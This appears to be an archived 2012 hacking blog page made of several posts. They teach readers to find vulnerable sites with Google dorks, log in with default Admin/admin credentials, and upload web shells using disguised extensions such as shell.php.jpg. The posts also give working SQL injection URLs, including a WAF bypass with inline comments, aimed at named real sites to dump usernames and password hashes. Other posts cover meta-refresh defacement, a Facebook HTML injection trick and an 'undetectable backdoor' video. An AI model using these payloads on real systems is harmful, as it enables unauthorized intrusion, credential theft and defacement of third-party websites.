Recent Posts

Showing posts with label Exploits and Vulenrablities. Show all posts

Thursday, October 18, 2012

"file viewer" remote File upload vulnerability


"file viewer" is just another remote file upload vulnerability, it allows you to upload .html .txt and .jpg files, 
for shell uploading try .php.jpg or php shell uploading with extention changing [ Tamper data or Live Http headers]

Dork : "file viewer for uploader"

and "File viewer for Uploader (c) 2003 by Dirk Paehl"Goto Google or any other search engine and type the dork ""file viewer for uploader" now select site from there, vulnerable website's title will be something like "File viewer for Uploader"
after clicking on site you'll get site url like this :
http://www.site.com/view.php

or http://www.site.com/directory/view.php
now replace view.php with upload.php and you'll get upload options there ! 
in some sites it will ask for Name n Password
default password for these websites is Admin 
Name = Admin
Password= admin
now select your files and upload ! 
to view your uploaded files goto the 1st view.php and check files's directory there, now click on your file !

Saturday, August 4, 2012

Easy way of hacking Wordpress website

Hi here i tell you how to hack WordPress site with easy way i will use exploit to hack sites i saw lots of Messages that say "hey help can anyone can tell me how to hack WordPress" and it's an easy way with exploit ?

http://timani.net/wp-content/uploads/2010/04/wordpress-logo-300x282.png

First we search with this in google to find sites

inurl:"wp-content/plugins/photoracer/viewimg.php?id="

see the Result :-


[Image: asdmr.png]

and i'm gonna test 1 of them for ex this find in google


http://www.badged.gr/wp-content/plugins/photoracer/viewimg.php?id=2


we are going to add the exploit : this is the exploit


/wp-content/plugins/photoracer/viewimg.php?id=-1+union+select+1,2,3,4,5,concat(user_login,0x3a,user_pass),7,8,9+from+wp_users--


and the site look like this


http://www.badged.gr/wp-content/plugins/photoracer/viewimg.php?id=-1+union+select+1,2,3,4,5,concat(user_login,0x3a,user_pass),7,8,9+from+wp_users--


http://img638.imageshack.us/img638/2927/asddy.png


now you can see the user and pass :D ! Just crack the hash and it's done
The admin panel is
http://Site/wp-login.php

How to Excute/Acess your .jpg Shell

find any uploading option in website. Sometimes the website will block .php extension
so you have to upload it in .jpg format.
First open your shell with notepad and then Save As and change the extension to one of these


shell.php;.jpg
shell.php.jpg
shell.php..jpg
shell.php.jpg
shell.php.jpg:;
shell.php.jpg%;
shell.php.jpg;
shell.php.jpg;
shell.php.jpg:;


If you did not find any option for uploading files, but have place where you can add news or new event or something you can use meta http-equiv to make redirection from website to your deface page. Just add  this code in news 
<meta http-equiv="refresh" content="0;url=http://link_to_your_defacee_page">


after Getting admin Panel,if you can't upload .php directly upload it with modified extensions as I stated above. 
image_2317927.original.jpg (400×399) 


After uploading, find the directoey where your fle uploaded, 
example if you uploaded it in images then it will be in http://website/images/shell.php 


Sometimes simple extension hiding will not work so you  have to use one addon for firefoxLive HTTP Headers, Get Live firefox HTTP headers Here 
https://addons.mozilla.org/en-US/firefox/addon/live-http-headers/
 Install it and then hide shell extension, go to the upload section. Open Live HTTP Headers and upload shell. Now if you try to go to the link where you have your shell uploaded it will give you error (only on some websites) so we will have to change that hided .php.jpg extension into the .php. So as we uploaded the shell and opened the Live HTTP Headers you should find where you have uploaded your shell. You will have to find the line where ti writes that you uploaded the shell. Select it and then click on button reply. 


image_2317925.original.jpg (620×393)


After that you have to find once again the same line of code which shows that you have uploaded shell. 
So when you find it select the extension you used to hide original .php. In my case it is .jpg (List of all these extension is given in this tutorial at the beginning). When you select it delete it so that we have only c100.php. And after that once again click on reply. 
image_2317926.original.jpg (620×493)


It will take you to the shell, and if it does not then you will have to find manually where shell has been uploaded and go to that link. 
image_2317928.original.jpg (620×386)


Note : This doesn't work for every website but working in mostly websites

Wednesday, August 1, 2012

Create Undetectable Backdoor In Python


Description: In this video you will learn how to create undetectable backdoor using Python programming language.
This backdoor totally avoids detection by almost every antivirus out there.
How to setup python environment watch this video : - http://www.youtube.com/watch?v=nUG704pci4o This video is all about How to Install & Config Python Programming Environment

Disclaimer: We are a infosec video aggregator and this video is linked from an external website. The original author may be different from the user re-posting/linking it here. Please do not assume the authors to be same without verifying.
Original Source: http://www.youtube.com/watch?v=p2u5iOKLrt8

Wednesday, July 25, 2012

html button in Facebook walls

You can share a html button in walls as a statuts.  Can you believe it?  This hacking trick found by Acizninja DeadcOde.


  • Login to Your Facebook Account.
  • Copy the following code and paste in the Address bar:

https://www.facebook.com/dialog/feed?app_id=209403259107231&redirect_uri=https%3A%2F%2Fwww..facebook.com&message&link=http%3A%2F%2Fwww.BreakTheSecurity.com%2F&name=<center><button>Visit+:+BreakTheSecurity<%2Fbutton><%2Fcenter>
Press the share button now.  Now visit your profile page, you can see the button.  You can also share it with your friends.

you can change
 www.BreakTheSecurity.com with your address.
BreakTheSec is button display name.
Don't change 20940325910723.  This is application id.

These are some urls with modified code:
a. http://goo.gl/6yZPr
b. http://tinyurl.com/3thplca
c. http://goo.gl/3NgWY (with music)

Credits:Acizninja DeadcOde

Tuesday, July 24, 2012

1337 (leet) language for hackers who are using facebook

Hi Mates !
if you Love 1337 then its a Good News for you, Facebook officialy Launched H4X0R's Language (Hackers1337 (leet speak).


1337.png (703×145)

How to apply 1337 On your Facebook ?
1- Login to your Facebook account
2- Goto account setting
3- search for language Option
4- now set it to "1337 speak
you've done !
if you want to use Facebook in your old language then set it to English (US) again
how+to+hack+facebook+account.png (774×313)

enjoy :)

ByPassing Web Application Firewall in SQL injection

hi  all !
Today i am going to present a tutorial on  ByPassing Web Application Firewall in SQL injection 
ok lets start. i am taking a website as an example which is WAF protected 
come to Point ! our test website is 
first of all we will find out the total number of columns 
total number of columns are 14 (find out columns using order by command)
now we are going to use union select command to find out through which column
our data will be displayed to the screen
 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14--
 but WAF will block it and 403 page will be displayed 
 ok 
how to bypass it ?

use union and select keyword as inline commant and url will be like this 
 http://majestic-beauty.com/large.php?CleanUrl=&mID=297&sID=313&PID=-2109+/*!union*/+/*!select*/+1,2,3,4,5,6,7,8,9,10,11,12,13,14--
 firewall bypassed :D
sc2.png (1280×800)
 ok 
 screen is showing number 2,3 and 9. so we can take any of these and i am going to exract data via column 2 
 we are going to extract the tables name 
 url will be like this one 

 http://majestic-beauty.com/large.php?CleanUrl=&mID=297&sID=313&PID=-2109+/*!union*/+/*!select*/+1,/*!table_name*/,3,4,5,6,7,8,9,10,11,12,13,14+from+/*!information_schema*/.tables+where+/*!table_schema*/+like+database()+limit 0,1--
 we are using limit clause because group _concat not working and we can extract  tables name one by one using limit clause limit 0,1 will help us to extract first table name from database to extract next table name increase the value of limit 0,1 to limit 1,1like this
 http://majestic-beauty.com/large.php?CleanUrl=&mID=297&sID=313&PID=-2109+/*!union*/+/*!select*/+1,/*!table_name*/,3,4,5,6,7,8,9,10,11,12,13,14+from+/*!information_schema*/.tables+where+/*!table_schema*/+like+database()+limit 1,1--
 and page will show next table name
sc3.png (1280×800)
we got the admin table that is "admin" 
 its time to gain the names of columns of  table "admin"
 URL will be like this :-
 http://majestic-beauty.com/large.php?CleanUrl=&mID=297&sID=313&PID=-2109+/*!union*/+/*!select*/+1,/*!column_name*/,3,4,5,6,7,8,9,10,11,12,13,14+from+/*!information_schema*/.columns+where+/*!table_name*/=char(97,100,109,105,110) limit 0,1--
 again we need to use limit clause (same reason , group_concat not working) 

  by executing this url we got the column having name username
sc4.png (1280×800)
when i incresed the value of limit from limit 0,1 to limit 1,1 , second column name that is Password showed on screen
http://majestic-beauty.com/large.php?CleanUrl=&mID=297&sID=313&PID=-2109+/*!union*/+/*!select*/+1,/*!column_name*/,3,4,5,6,7,8,9,10,11,12,13,14+from+/*!information_schema*/.columns+where+/*!table_name*/=char(97,100,109,105,110) limit 0,1--

we have done with columns too table name is admin and columns are Username and Passwor lets move to final step  now we are goung to extract to username and password from username and password column when group_concat is not working its batter to extract data from one column at a time 
i am going to extract the password an  URL will be like this :-
sc10.png (850×400)
   and this  tutorial has been over :D
   Thank you !